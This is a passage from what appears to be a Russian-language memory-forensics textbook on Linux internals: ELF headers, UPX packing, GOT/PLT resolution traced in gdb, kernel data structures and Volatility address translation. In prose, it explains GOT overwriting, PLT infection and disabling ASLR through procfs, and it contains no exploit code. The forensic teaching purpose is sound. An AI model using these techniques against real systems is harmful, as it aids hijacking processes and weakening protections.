                       Ultimate Packer for eXecutables
                          Copyright (C) 1996 - 2011
UPX 3.08        Markus Oberhumer, Laszlo Molnar & John Reiser   Dec 12th 2011

        File size         Ratio      Format      Name
   --------------------   ------   -----------   -----------
    112700 ->     50820   45.09%  linux/elf386   ls

Packed 1 file.
$ ./ls_upx /etc
acpi       defom   hosts    localtime    passwd-    securetty
adduser.conf     deluser.conf    hosts.allow   logcheck   perl     security
<snip>
$ readelf -h ls_upx
ELF Header:
  Magic:   7f 45 4c 46 01 01 01 03 00 00 00 00 00 00 00 00
  <snip>
  Size of section headers:           40 (bytes)
  Number of section headers:         0
  Section header string table index: 0
$ readelf -S ls_upx
There are no sections in this file.
```

Как показано в выводе, после упаковки двоичный файл `ls` работает так же. Однако согласно заголовку ELF в файле больше нет разделов. Файл всё ещё способен правильно выполняться, поскольку заголовки разделов во время выполнения не используются. Вместо них используются программные заголовки, обсуждаемые далее.

Программные заголовки

Член `e_phoff` заголовка ELF сообщает, где начинаются записи программных заголовков. По этому смещению находится структура `Elf32_Phdr` или `Elf64_Phdr`. Операционная система использует программные заголовки для отображения файла и его разделов в память во время выполнения. При встрече с вредоносными исполняемыми файлами программный заголовок часто является единственной информацией, доступной аналитику для статического анализа двоичного файла. Важные члены этой структуры таковы:

• `p_type`: описывает тип сегмента. Сегменты - части файла, загружаемые в память и содержащие один или несколько разделов файла. Наиболее распространённые типы: `PT_LOAD`, описывающий сегмент, который необходимо загрузить в память; `PT_DYNAMIC`, описывающий информацию динамической компоновки; и `PT_INTERP`, содержащий полный путь к интерпретатору программы.
• `p_vaddr` и `p_offset`: служат той же цели, что `sh_addr` и `sh_offset` в заголовках разделов, и имеют ту же семантику.
• `p_filesz`: содержит размер сегмента на диске.
• `p_memsz`: содержит размер сегмента в памяти. `p_memsz` и `p_filesz` различаются в таких случаях, как отображение `.bss`, занимающего пространство в памяти, но не в файле. Такие разделы имеют тип `SHT_NOBITS`.

Перечисление программных заголовков

Следующий вывод показывает заголовки вместе с их типом, виртуальным адресом загрузки и размером на диске и в памяти. Типы заголовков в этом выводе: `PHDR`, задающий размер и расположение программного заголовка; `INTERP`, перечисляющий используемый динамический загрузчик; и `LOAD`, представляющий сегменты приложения, загружаемые во время выполнения, например код и данные.

```
$ readelf -l /bin/ls
<snip>
Program Headers:
  Type           Offset   VirtAddr   PhysAddr   FileSiz MemSiz  Flg Align
  PHDR           0x000034 0x08048034 0x08048034 0x00120 0x00120 R E 0x4
  INTERP         0x000154 0x08048154 0x08048154 0x00013 0x00013 R   0x1
      [Requesting program interpreter: /lib/ld-linux.so.2]
  LOAD           0x000000 0x08048000 0x08048000 0x1a8cc 0x1a8cc R E 0x1000
  LOAD           0x01aed8 0x08063ed8 0x08063ed8 0x00414 0x01054 RW  0x1000

Section to Segment mapping:
  Segment Sections...
   00
   01     .interp
   02     .interp .note.ABI-tag .note.gnu.build-id .hash .gnu.hash
.dynsym .dynstr .gnu.version .gnu.version_r .rel.dyn .rel.plt .init
.plt .text .fini .rodata .eh_frame_hdr .eh_frame
   03     .init_array .fini_array .jcr .dynamic .got .got.plt .data .bss
   04     .dynamic
   05     .note.ABI-tag .note.gnu.build-id
   06     .eh_frame_hdr
   07
   08     .init_array .fini_array .jcr .dynamic .got
```

Влияние UPX на программные заголовки

Как упоминалось ранее, упаковщики удаляют заголовки разделов. Если исследовать программные заголовки после применения UPX, будет видно, что заголовков `PHDR` и `INTERP` больше нет. Обычно при отсутствии заголовка `INTERP` динамический компоновщик (`ld`) не работает должным образом.

```
$ readelf -l ls_upx

Elf file type is EXEC (Executable file)
Entry point 0xc0cbf0
There are 2 program headers, starting at offset 52

Program Headers:
  Type           Offset   VirtAddr   PhysAddr   FileSiz MemSiz  Flg Align
  LOAD           0x000000 0x00c01000 0x00c01000 0x0c3e0 0x0c3e0 R E 0x1000
  LOAD           0x000f2c 0x08064f2c 0x08064f2c 0x00000 0x00000 RW  0x1000
```

Теперь вы, возможно, задаётесь вопросом, как программа может загружаться без помощи динамического загрузчика, такого как `ld`. Ответ состоит в том, что упаковщик внёс в исполняемый файл настолько радикальные изменения, что теперь это статически, а не динамически скомпонованный двоичный файл. Статически скомпонованным двоичным файлам для работы не требуется динамически загружаемый код. Вместо этого необходимые библиотеки компилируются в приложение. Это даёт преимущество переносимости, но также делает необходимой повторную компиляцию всего приложения при каждом обновлении библиотеки. Следующие команды показывают, что упаковка файла изменила его с динамически на статически скомпонованный:

```
$ file /bin/ls
/bin/ls: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV),
```

```
    dynamically linked (uses shared libs), for GNU/Linux 2.6.26,
    BuildID[sha1]=0xd3280633faaabf56a14a26693d2f810a32222e51, stripped
$ file ls_upx
ls: ELF 32-bit LSB executable, Intel 80386, version 1 (GNU/Linux),
    statically linked, stripped
```

UPX - довольно простой упаковщик, и многие вносимые им изменения хорошо известны. Он даже поставляется с собственным инструментом распаковки. К сожалению, вредоносные упаковщики, встречающиеся в реальных условиях, гораздо сложнее UPX и прилагают усилия для предотвращения как статического, так и динамического анализа упакованного исполняемого файла. В таких случаях часто приходится выполнять обратную разработку приложения, не имеющего заголовков разделов, символов или пригодных строк. Это очевидным образом усложняет анализ. В зависимости от упаковщика может также потребоваться обратная разработка процедуры распаковки, чтобы получить доступ к исходному приложению. К счастью, распаковку многих образцов можно автоматизировать с помощью виртуальных машин способом, описанным в разделе `Упаковка и сжатие` главы 8.

Загрузка совместно используемых библиотек

Совместно используемые библиотеки - многократно используемые фрагменты кода, которые можно динамически загружать в приложение. Эти файлы обычно хранятся на диске с расширением `.so` (shared object) и могут рассматриваться как аналоги DLL-файлов Windows. Из-за возможностей совместно используемых библиотек злоумышленники и вредоносные программы часто внедряют их в процессы для кражи данных, повышения привилегий или поддержания закрепления. В этом разделе вы узнаете о совместно используемых библиотеках применительно к загрузчику времени выполнения и формату ELF. В последующих главах вы узнаете, как находить и анализировать вредоносные совместно используемые библиотеки посредством криминалистического анализа памяти.

Когда исполняемый файл загружается в своё адресное пространство, необходимые ему совместно используемые библиотеки также должны быть загружены для удовлетворения зависимостей (например, вызовов функций или глобальных переменных). ELF-файлы указывают необходимые им совместно используемые библиотеки в разделе динамической информации, который можно прочитать с помощью параметра `-d` команды `readelf`, отфильтровав записи `NEEDED`:

```
$ readelf -d /bin/bash | grep NEEDED
0x00000001 (NEEDED)                     Shared library: [libtinfo.so.5]
0x00000001 (NEEDED)                     Shared library: [libdl.so.2]
0x00000001 (NEEDED)                     Shared library: [libc.so.6]
```

Если проанализировать тот же исполняемый файл с помощью `ldd`, будут перечислены те же библиотеки, хотя и с несколькими оговорками.

```
$ ldd /bin/bash
  linux-gate.so.1 =>  (0xb77e3000)
  libtinfo.so.5 => /lib/i386-linux-gnu/libtinfo.so.5 (0xb77b7000)
  libdl.so.2 => /lib/i386-linux-gnu/i686/cmov/libdl.so.2 (0xb77b3000)
  libc.so.6 => /lib/i386-linux-gnu/i686/cmov/libc.so.6 (0xb764f000)
  /lib/ld-linux.so.2 (0xb77e4000)
```

В этом выводе видно, что `libtinfo`, `libdl` и `libc`, перечисленные в динамическом разделе, также перечислены `ldd`. Однако одно очевидное различие состоит в том, что `ldd` перечисляет полные пути. Другое различие - включение `linux-gate` и `ld-linux` в вывод `ldd`. Они показаны потому, что `linux-gate` является виртуальным совместно используемым объектом, загружаемым ядром в каждый процесс Linux, а не фактическим файлом на диске. `ld-linux` - библиотека загрузчика, которая хранится в заголовке `INTERP`, как вы видели в приведённом ранее выводе `readelf -l`.

Глобальная таблица смещений

Глобальная таблица смещений (GOT) хранит адреса времени выполнения символов, которые невозможно вычислить во время компоновки. Эти символы часто находятся в совместно используемых библиотеках, которые могут быть загружены в любом месте адресного пространства процесса. Поэтому исполняемые файлы должны хранить сведения о символах, например их имена, чтобы загрузчик времени выполнения мог разрешить полный адрес. Анализ записей GOT в дампах памяти позволяет определять адреса символов внутри процесса. Такой анализ часто даёт представление о том, как система была скомпрометирована, а также как вредоносный код изменил состояние времени выполнения.

Использование GOT для поиска API

Многие эксплойты полагаются на внедрение или выполнение кода внутри адресного пространства целевого процесса. Поскольку GOT процесса обычно находится в предсказуемом месте памяти, код эксплойта может использовать таблицу для простого поиска содержащихся в ней адресов функций API. Среди интересных целей - функция `system`, выполняющая команду, указанную её первым параметром; `strcpy` и `memcpy`, способные перезаписывать произвольную память внутри адресного пространства; и функции `setuid` и `setgid`, которые противники могут использовать для повышения привилегий.

> **Примечание.**
>
> GOT будет находиться в статическом месте только для приложений, не являющихся PIE. Это происходит потому, что приложения, не являющиеся PIE, невозможно переместить во время выполнения и они должны отображаться по адресу времени компиляции. Напротив, приложения PIE могут отображаться где угодно, что не позволяет злоумышленникам легко находить GOT.

Перезапись записей GOT

Ещё один метод эксплуатации с участием GOT - перезапись адреса записи GOT адресом буфера шелл-кода или вредоносной функции. После этого при следующем вызове перехваченной функции целевым процессом вместо неё выполняется шелл-код. Бэкдор SSH, описанный в следующей статье Phrack, использует этот метод перехвата для кражи криптографических ключей, паролей, вводимых команд и другой информации из процессов SSH: phrack.org.

> **Примечание.**
>
> Дополнительные сведения см. в разделе `GOT Overwrite` следующей статьи: isisblogs.poly.edu.

Внутреннее устройство GOT и PLT

Чтобы увидеть, как работают GOT и таблица компоновки процедур (обсуждаемая далее), можно использовать `readelf` для исследования информации о перемещении примерного приложения. Ниже приведены шаги:

1. Рассмотрите исходный код `printtest.c`:

```
#include <stdio.h>
extern int test;

int main(void)
{
    printf("test is: %d\n", test);
    printf("libfunc result is: %d\n", libfunc());

    return 0;
}
```

2. Это приложение использует глобальную переменную `test` и вызывает функцию `libfunc`. Обе они определены в `library.c`:

```
int test = 42;

int libfunc(void)
{
    return 12345;
}
```

3. Чтобы скомпилировать совместно используемую библиотеку, выполните следующую команду:

```
$ gcc -o library.so library.c -shared
```

4. Скомпилируйте `printtest` и скомпонуйте его с `library.so`:

```
$ gcc -o printtest printtest.c library.so
```

5. Чтобы `printtest` работал правильно, загрузчик времени выполнения должен иметь возможность найти переменную `test` и функцию `libfunc`. Чтобы зафиксировать эти требования и выделить для них хранилище, компоновщик создаёт записи релокации, которые можно просмотреть с помощью параметра `-r` команды `readelf`:

```
$ readelf -r ./printtest

Relocation section '.rel.dyn' at offset 0x418 contains 2 entries:
 Offset     Info    Type            Sym.Value  Sym. Name
08049824  00000406 R_386_GLOB_DAT    00000000   __gmon_start__
0804984c  00000d05 R_386_COPY0804984ctest

Relocation section '.rel.plt' at offset 0x428 contains 4 entries:
 Offset     Info    Type            Sym.Value  Sym. Name
08049834  00000207 R_386_JUMP_SLOT   00000000   printf
08049838  00000307 R_386_JUMP_SLOT   00000000   libfunc
0804983c  00000407 R_386_JUMP_SLOT   00000000   __gmon_start__
08049840  00000507 R_386_JUMP_SLOT   00000000   __libc_start_main
```

В этом выводе видно, что `test` находится в разделе релокации `rel.dyn`, а `libfunc` - в разделе `rel.plt`. `test` имеет тип `R_386_COPY` и адрес `0x804984c`. Это предписывает загрузчику скопировать значение `test` из `library.so` по адресу `0x804984c` файла `printtest`.

`libfunc`, `printf` и другим импортированным функциям назначаются записи релокации типа `R_386_JUMP_SLOT`. Это сообщает загрузчику, что функцию необходимо найти в одной из указанных совместно используемых библиотек. После вычисления адреса каждой функции обновляется таблица компоновки процедур (PLT). Этот процесс и его назначение объясняются в следующем разделе.

Для повышения производительности времени выполнения вычисленные адреса внешних символов хранятся в GOT. При последующем использовании ранее вычисленного символа загрузчик может немедленно найти его адрес без дополнительной работы. Это сходно с работой таблицы адресов импорта (IAT) в PE-файлах при выполнении в среде Windows.

Таблица компоновки процедур

Таблица компоновки процедур (PLT) поддерживает вызов функций в совместно используемых библиотеках. В следующем пошаговом разборе отладчик Linux gdb используется для исследования PLT во время выполнения. Если посмотреть на дизассемблированную функцию `main` приложения `printtest`, видно, что `libfunc` из `library.so` вызывается не напрямую, а перенаправляется через запись PLT `printtest`.

```
$ gdb ./printtest
(gdb) disassemble main
Dump of assembler code for function main:
   <snip>
   0x080485ca <+30>:    call   0x8048490 <libfunc@plt>
   0x080485cf <+35>:    mov    DWORD PTR [esp+0x4],eax
   0x080485d3 <+39>:    mov    DWORD PTR [esp],0x804868d
   <snip>
```

Этот вызов перенаправляется в загрузчик для вызова настоящей функции `libfunc`. При первом вызове этой функции адрес назначения содержит информацию, необходимую для инициализации записи GOT функции:

```
(gdb) disassemble 0x8048490
Dump of assembler code for function libfunc@plt:
   0x08048490 <+0>:     jmp    DWORD PTR ds:0x8049838
   0x08048496 <+6>:     push   0x8
   0x0804849b <+11>:    jmp    0x8048470
End of assembler dump.
(gdb) x/x 0x8049838
0x8049838 <libfunc@got.plt>:    0x08048496
```

Первые два вывода показывают, что функция просто перенаправляется на инструкцию (`push 0x8`) по адресу `0x8048496`. Затем можно продолжить отслеживать поток выполнения:

```
(gdb) x/2i 0x8048470
0x8048470:   push   DWORD PTR ds:0x804982c
0x8048476:   jmp    DWORD PTR ds:0x8049830
(gdb) x/x 0x8049830
0x8049830 <_GLOBAL_OFFSET_TABLE_+8>:    0xb7ff59b0
(gdb) x/8i 0xb7ff59b0
0xb7ff59b0:  push   eax
0xb7ff59b1:  push   ecx
0xb7ff59b2:  push   edx
0xb7ff59b3:  mov    edx,DWORD PTR [esp+0x10]
0xb7ff59b7:  mov    eax,DWORD PTR [esp+0xc]
0xb7ff59bb:  call   0xb7fefb40
0xb7ff59c0:  pop    edx
0xb7ff59c1:  mov    ecx,DWORD PTR [esp]
(gdb) ^Z
[1]+  Stopped                 gdb ./printtest
$ ps aux | grep printtest
root      9441  0.0  0.2  14812  7696 pts/0  T  01:26  0:00 gdb ./printtest
root      9443  0.0  0.0   1712   252 pts/0  t  01:26  0:00 /root/lib/printtest
root      9447  0.0  0.0   3548   796 pts/0  R+ 01:29  0:00 grep printtest
$ grep ld /proc/9443/maps
b7fe2000-b7ffe000 r-xp 00000000 08:01 588962     /lib/i386-linux-gnu/ld-2.13.so
b7ffe000-b7fff000 r--p 0001b000 08:01 588962     /lib/i386-linux-gnu/ld-2.13.so
b7fff000-b8000000 rw-p 0001c000 08:01 588962     /lib/i386-linux-gnu/ld-2.13.so
```

Прослеживая цепочку вызовов, в конечном итоге вы попадёте в код загрузчика (`ld`). В частности, обрабатывающая функция находится по адресу `0xb7ff59b0`, который расположен внутри исполняемого сегмента `ld-2.13.so`. Этот код отвечает за исправление записи GOT полным адресом функции `libfunc`.

Если установить точку останова на инструкции после вызова `libfunc`, видно, что адрес инструкции вызова изменился на `0xb7fdd530` (фактический адрес `libfunc`) вместо процедуры в загрузчике.

```
(gdb) break *0x080485cf
Breakpoint 1 at 0x80485cf
(gdb) run
Starting program: /root/lib/printtest
test is: 42

Breakpoint 1, 0x080485cf in main ()
(gdb) disassemble 0x8048490
Dump of assembler code for function libfunc@plt:
   0x08048490 <+0>:     jmp    DWORD PTR ds:0x8049838
   0x08048496 <+6>:     push   0x8
   0x0804849b <+11>:    jmp    0x8048470
End of assembler dump.
(gdb) x/x 0x8049838
0x8049838 <libfunc@got.plt>:    0xb7fdd530
(gdb) disassemble 0xb7fdd530
Dump of assembler code for function libfunc:
   0xb7fdd530 <+0>:     push   ebp
   0xb7fdd531 <+1>:     mov    ebp,esp
   0xb7fdd533 <+3>:     mov    eax,0x3039
   0xb7fdd538 <+8>:     pop    ebp
   0xb7fdd539 <+9>:     ret
End of assembler dump.
```

Анализ изменившегося адреса может помочь понять различные аспекты атаки. Во-первых, он сообщает, что приложение действительно вызвало функцию. В случае уязвимой функции это может указывать, как происходит повышение привилегий или кража данных. Знание того, что функция вызывалась, также позволяет определить, какие компоненты вредоносной программы действительно использовались в конкретном процессе. В следующей статье Phrack Сильвио Чезаре обсуждает заражение записей PLT с целью перенаправления вызовов функций, выполняемых совместно используемыми библиотеками: phrack.org.

> **Примечание.**
>
> В главе 25 вы будете использовать криминалистический анализ памяти для исследования нескольких эксплойтов и руткитов пользовательского пространства, изменяющих записи PLT и GOT.

Структуры данных Linux

В главе 2 вы узнали об универсальных структурах данных и возможностях, которые они предоставляют операционной системе и приложениям. В этом разделе вы узнаете об интерфейсах программирования приложений (API), предоставляемых ядром Linux для унификации структур данных по всему ядру. Понимание этих API необходимо для криминалистического анализа памяти, поскольку инструменты анализа должны правильно моделировать их для успешного восстановления данных, а аналитики должны понимать, как вредоносная программа может манипулировать структурами данных.

Списки

В файле `include/linux/list.h` исходного кода ядра Linux находятся универсальные по типам реализации двусвязных списков и хеш-таблиц. Как вы узнаете в следующих главах, эти реализации используются для хранения набора активных процессов, загруженных модулей ядра, текущих сетевых соединений и многого другого.

Структурой данных для хранения списков является `list_head`:

```
>>> dt("list_head")
'list_head' (8 bytes)
0x0   : next                          ['pointer', ['list_head']]
0x4   : prev                          ['pointer', ['list_head']]
```

Ядро предоставляет функции для ряда операций, обычно выполняемых со списками. Первый набор функций предназначен для инициализации членов списков. Например, `LIST_HEAD(name)` - макрос, принимающий имя списка и объявляющий его. Функция `INIT_LIST_HEAD(list)` принимает ранее выделенную структуру `list_head` и устанавливает члены `prev` и `next` в адрес заданного списка. В следующем фрагменте кода видно, как ядро инициализирует список модулей ядра (`modules`) с помощью макроса `LIST_HEAD`:

```
static LIST_HEAD(modules);
```

После раскрытия макроса это объявление превращается в следующее:

```
struct list_head module = {&module, &module};
```

API списков также поддерживает вставку как в начало (`list_add`), так и в конец (`list_add_tail`) списка. Анализируя, какая функция используется с конкретным списком, можно устанавливать временные связи между элементами. Например, поскольку модули ядра при загрузке добавляются в начало списка, список можно обходить вперёд, чтобы определить недавно загруженные модули. В следующем коде видно, как происходит добавление в список `modules`:

```
list_add_rcu(&mod->list, &modules);
```

`list_add_rcu` - защищённая от состояний гонки версия `list_add`, функционально эквивалентная `list_add` с точки зрения добавления заданного элемента в начало списка.

Чтобы удалить элемент из списка, используется функция `list_del`. При выгрузке модулей ядро должно удалить их из списка `modules`, как показано здесь:

```
list_del(&mod->list);
```

Списки можно универсально перебирать с помощью макросов `list_for_each` и `list_for_each_entry`. Макрос `list_for_each_prev` позволяет обходить список в обратном направлении.

Следующий код показывает, как ядро обходит список модулей ядра с помощью функции `list_for_each_entry_rcu`. Переменная `mod` имеет тип `module`, представляющий модуль ядра, а `list` - член `module`, соединяющий его с глобальным списком модулей.

```
struct module *mod;
list_for_each_entry_rcu(mod, &modules, list) {
        <snip>
}
```

Volatility предоставляет API, позволяющий обходить двусвязные списки способом, очень похожим на `list_for_each_entry_rcu`. Плагин `linux_lsmod` использует этот API для перечисления списка загруженных модулей ядра. Вот пример кода плагина:

```
 1 def calculate(self):
 2     linux_common.set_plugin_members(self)
 3     modules_addr = self.addr_space.profile.get_symbol("modules")
 4
 5     modules = obj.Object("list_head",
 6                 vm = self.addr_space,
 7                 offset = modules_addr)
 8
 9     # walk the modules list
10     for module in modules.list_of_type("module", "list"):
11       <snip>
```

Этот код работает, получая адрес списка `modules` из файла `System.map`, встроенного в профиль (строка 3). Затем он создаёт экземпляр `list_head` по возвращённому адресу (строка 5) и обходит встроенный список с помощью API `list_of_type` (строка 10).

Хеш-таблицы

Хеш-таблицы и списки имеют очень похожие структуры и API. Двумя основными структурами данных, используемыми для хеш-таблиц, являются `hlist_head` и `hlist_node`:

```
>>> dt("hlist_head")
'hlist_head' (4 bytes)
0x0   : first                          ['pointer', ['hlist_node']]
>>> dt("hlist_node")
'hlist_node' (8 bytes)
0x0   : next                           ['pointer', ['hlist_node']]
0x4   : pprev                          ['pointer', ['pointer', ['hlist_node']]]
```

Структура `hlist_head` содержит указатель на первый узел хеш-таблицы. В `hlist_node` члены `next` и `pprev` содержат соответственно прямой и обратный указатели.

Хеш-таблицы инициализируются с помощью макросов `HLIST_HEAD(name)` и `INIT_HLIST_HEAD(ptr)`. Структуру `hlist_node` можно инициализировать функцией `INIT_HLIST_NODE`.

Элементы добавляются в хеш-таблицы с помощью функций `hlist_add_head`, `hlist_add_before` и `hlist_add_after`. Элементы удаляются с помощью макроса `hlist_del`.

Хеш-таблицу можно перечислять с помощью макросов `hlist_for_each` и `hlist_for_each_entry`. Аргумент `tpos` для `hlist_for_each_entry` - переменная типа хеш-таблицы, а `pos` - переменная типа `hlist_node`, используемая для цикла.

API хеш-таблиц очень похож на API списков и обеспечивает ту же гибкость. В Volatility также имеется наложение для типа `hlist_node`, реализующее тот же механизм перечисления, который обсуждался для списков. Этот API используется такими плагинами, как `linux_mount`, для обхода хеш-таблицы смонтированных файловых систем.

Деревья

Ядро Linux имеет две поддерживаемые реализации деревьев. Первая, radix-деревья, будет обсуждаться в главе 24 при рассмотрении восстановления файловых систем из памяти. В этом разделе обсуждается второй тип деревьев - красно-чёрные деревья, которые вы также увидите в других главах о Linux.

Красно-чёрные деревья - самобалансирующиеся двоичные деревья поиска, реализованные в `include/linux/rbtree.h` и `lib/rbtree.c`. Ядро использует эти структуры, когда необходимо эффективно отслеживать и искать множество элементов. Один из примеров - набор диапазонов памяти процесса. При возникновении ошибки страницы ядро должно быстро определить, находится ли вызвавший ошибку адрес в отображённой области, и если да, то в какой именно.

Реализация красно-чёрных деревьев в ядре требует от пользователей API реализации собственных функций вставки и поиска. Комментарии в ядре, особенно внутри `include/linux/rbtree.h`, указывают, что это требование повышает производительность и позволяет коду оставаться универсальным по типам.

Примечание.

В главе 21 вы узнаете подробности хранения красно-чёрных деревьев диапазонов памяти процесса и реализации функций вставки и поиска.

Обработка встроенных структур

Linux реализует макрос `container_of`, позволяющий просто извлекать члены структур внутри встроенных структур. Например, структуры сокетов хранятся внутри структуры `socket_alloc` вместе со структурой inode:

```
struct socket_alloc {
   struct socket socket;
   struct inode vfs_inode;
};
```

Код ядра часто имеет ссылку на структуру `inode` сокета, но затем должен обработать фактическую структуру сокета. Для этого её извлекает макрос `container_of`:

```
static inline struct socket *SOCKET_I(struct inode *inode)
{
    return &container_of(inode, struct socket_alloc, vfs_inode)->socket;
}
```

Этот макрос определён следующим образом:

```
#define container_of(ptr, type, member) ({\
const typeof( ((type *)0)->member ) *__mptr = (ptr);
(type *)( (char *)__mptr - offsetof(type,member) );})
```

В случае `SOCKET_I` этот макрос фактически превращается в следующее:

```
const typeof( ((struct socket_alloc *)0)->vfs_inode) *__mptr = (inode); \
(struct socket_alloc *)( (char *)__mptr - \
offsetof(struct socket_alloc,vfs_inode) );})
```

Результат этого кода состоит в нахождении начального адреса структуры `socket_alloc`, совпадающего с адресом структуры `socket`, поскольку это первый член структуры (смещение 0). Внутри `SOCKET_I` член `socket` структуры `socket_alloc` извлекается и возвращается вызывающему коду. Плагин `linux_netstat` реализует эту логику для восстановления сетевых соединений отдельных процессов.

Преобразование адресов Linux

Преобразование виртуальных адресов в Linux устроено иначе, чем в Windows и Mac OS X. Как вы узнаете в этом разделе, эти различия позволяют Volatility очень легко находить таблицы страниц, необходимые для преобразования адресов. Понимать эти понятия важно, поскольку иногда вам будут встречаться частично повреждённые образцы памяти (из-за проблем с инструментами получения образа), а ручной поиск этих значений позволяет помочь Volatility в анализе.

Identity paging ядра

Уникальный аспект Linux по сравнению с другими операционными системами состоит в том, что код и данные ядра отображаются тождественно. Identity paging - это случай, когда виртуальные адреса совпадают с соответствующими физическими смещениями или находятся на постоянном смещении от них. Например, в 32-битных системах Linux страницы кода и данных ядра находятся по виртуальному адресу `0xc0000000` плюс их физическое смещение.

Следующий пример демонстрирует, как использовать identity paging для поиска в физической памяти данных, связанных с начальным процессом Linux (`swapper`). Для начала можно применить `linux_volshell`, чтобы получить смещение члена имени (`comm`) внутри `task_struct`:

```
>>> addrspace().profile.get_obj_offset("task_struct", "comm")
516
```

Теперь с помощью `System.map` можно найти виртуальный адрес головы списка процессов (`init_task`):

```
$ grep -w init_task /boot/System.map-3.2.0-4-686-pae
c13defe0 D init_task
```

Если вычесть `0xc0000000` из этого значения (`0xc13defe0`), а затем добавить смещение 516, в десятичном виде получится 20836836. Затем с помощью `dd` можно восстановить имя процесса. Для этой демонстрации в машину был загружен fmem, чтобы предоставить интерфейс к ОЗУ.

```
$ dd if=/dev/fmem bs=1 count=16 skip=20836836 | xxd
16+0 records in
16+0 records out
16 bytes (16 B) copied, 0.000139388 s, 115 kB/s
0000000: 7377 6170 7065 722f 3000 0000 0000 0000  swapper/0.......
```

Это показывает, что даже без обычного алгоритма преобразования виртуальных адресов ЦП можно выполнять самые базовые исследования с помощью файла `System.map`. Volatility использует это архитектурное решение для быстрого поиска значения базы таблицы каталогов (DTB) ядра, как объясняется в следующем разделе. Мы также используем возможность тождественного отображения для определения успешности процесса получения памяти. Поскольку ряд статических структур данных можно найти только по адресу в `System.map`, быстро становится очевидно, правильно ли сработал инструмент получения образа.

Поиск DTB ядра

Хотя identity paging помогает преобразовывать некоторые статические адреса, найденные в `System.map`, он работает не для всех областей памяти. Поэтому полномасштабный криминалистический анализ памяти (то есть обход списков, обращение к памяти процессов) требует возможности преобразовывать виртуальные адреса по алгоритму, используемому ЦП. Для этого необходимо найти начальную базу таблицы каталогов (DTB). Это очень простая операция, поскольку адрес начальной DTB (`swapper_pg_dir`) хранится и в файле `System.map`, и в тождественно отображённой области ядра. Следующий код показывает, как это выполняется для 32-битных систем в файле `volatility/plugins/overlays/linux/linux.py`:

```
class VolatilityDTB(obj.VolatilityMagic):
    """A scanner for DTB values."""

    def generate_suggestions(self):
        """Tries to locate the DTB."""
        shift = 0xc0000000
        yield self.obj_vm.profile.get_symbol("swapper_pg_dir") - shift
```

Этот код читает виртуальный адрес swapper_pg_dir из профиля, а затем вычитает 32-битное смещение виртуального адреса, чтобы получить смещение внутри образца памяти. В 64-битных системах процесс работает так же, за исключением того, что используется символ init_level4_pgt, а значение смещения равно 0xffffffff80000000.

Проверка адресного пространства

Чтобы адресное пространство было выбрано для образца памяти, оно должно пройти проверку допустимости. Проверка допустимости Intel Linux сначала получает адрес init_task из профиля. Затем она преобразует этот виртуальный адрес в соответствующее физическое смещение с помощью функции vtop (виртуальный в физический). Далее проверяется, совпадает ли возвращённое физическое смещение с адресом, полученным вычитанием смещения тождественного отображения архитектуры из виртуального адреса символа init_task:

```
class VolatilityLinuxIntelValidAS(obj.VolatilityMagic):
    """An object to check that an address space is a valid Intel Paged space"""
    def generate_suggestions(self):

        init_task_addr = self.obj_vm.profile.get_symbol("init_task")

        if self.obj_vm.profile.metadata.get('memory_model', '32bit') == "32bit":
            shift = 0xc0000000
        else:
            shift = 0xffffffff80000000

        yield self.obj_vm.vtop(init_task_addr) == init_task_addr - shift
```

Если этот код выдаёт True, профиль используется; в противном случае раунды голосования продолжаются.

procfs и sysfs

procfs и sysfs - виртуальные файловые системы, которые предоставляют данные ядра пользовательскому пространству и позволяют пользовательскому пространству обмениваться данными с компонентами режима ядра. В следующем списке указаны распространённые задачи, связанные с procfs:

• Список модулей ядра, создаваемый командой lsmod, получается посредством чтения и разбора файла /proc/modules.
• Список смонтированных файловых систем, выводимый командой mount, происходит из /proc/mounts.
• Команда netstat собирает данные из файлов конкретных протоколов в /proc/net/, например /proc/net/tcp.

Под /proc также имеются подкаталоги отдельных процессов, названные в соответствии со значением PID процесса. Такие инструменты, как ps, используют эту информацию для получения списка процессов и необходимых сведений о каждом процессе.

Поскольку различные утилиты полагаются на данные, предоставляемые виртуальными файловыми системами procfs и sysfs, целостность системы может быть скомпрометирована манипуляциями с содержащимися в них файлами. Например, противники могут записать значение 0 в /proc/sys/kernel/randomize_va_space, чтобы отключить рандомизацию схемы адресного пространства (ASLR). Широкий диапазон информации, сообщаемой procfs и sysfs, делает их главными целями для перехвата руткитами и фильтрации вывода. Руткиты также могут добавлять

собственные файлы в `procfs` и `sysfs`, чтобы обеспечить обмен данными с компонентами руткита в пользовательском пространстве.

В главах 23 и 26 вы узнаете, как Volatility может автоматически выявлять такой вид вредоносного поведения и сообщать о нём.

Сжатая подкачка

Linux и Mac недавно представили средства сжатой подкачки в последних выпусках своих операционных систем. Эта функциональность позволяет избежать использования дискового хранилища подкачки. Вместо этого операционные системы сжимают страницы подкачки, а затем хранят их в зарезервированном пуле физической памяти. Из-за низкой скорости чтения с диска по сравнению с быстрыми процедурами сжатия и распаковки в памяти, доступными в современных системах, эта новая возможность даёт огромный прирост производительности по сравнению с традиционной подкачкой. Подробные сведения о производительности традиционной и внутрипамятной подкачки можно найти здесь: events.linuxfoundation.org.

Хотя сжатие подкачки значительно повышает производительность для конечных пользователей, оно усложняет криминалистические расследования. Например, многие аналитики используют криминалистический анализ памяти для восстановления паролей, ключей шифрования, номеров кредитных карт, URL и других доступных для поиска данных в дампах памяти и файлах подкачки на дисках. При использовании новых средств подкачки данные, которые ранее можно было восстановить посредством поиска строк, больше недоступны из-за сжатия. Однако доктор Голден Дж. Ричард III и Эндрю Кейс представили на DFRWS 2014 статью In Lieu of Swap: Analyzing Compressed RAM in Mac OSX and Linux (см. dfir.org). Вместе с исследованием, описывающим внутреннее устройство сжатой подкачки, они также разработали исправления для Volatility Framework, предназначенные для поиска и распаковки данных.

Итоги

Криминалистический анализ памяти Linux во многих отношениях концептуально сходен с криминалистическим анализом памяти Windows. Например, Microsoft использует формат файлов PE, а Linux - ELF. Разбор заголовков разделов может помочь находить в памяти определённые данные. Кроме того, таблица адресов импорта (IAT) PE-файла функционально эквивалентна глобальной таблице смещений (GOT). Microsoft использует структуру `_LIST_ENTRY` для представления двусвязных списков, а Linux использует `list_head`. Однако Linux также отличается от Windows в различных отношениях. Возможность identity paging присуща исключительно Linux. Более того, в Windows нет понятия сжатой подкачки (по крайней мере, на момент написания). Изучение сходств и различий операционных систем и понимание того, как они влияют на криминалистический анализ памяти, поможет вам стать более квалифицированным следователем.

Глава 21. Процессы и память процессов

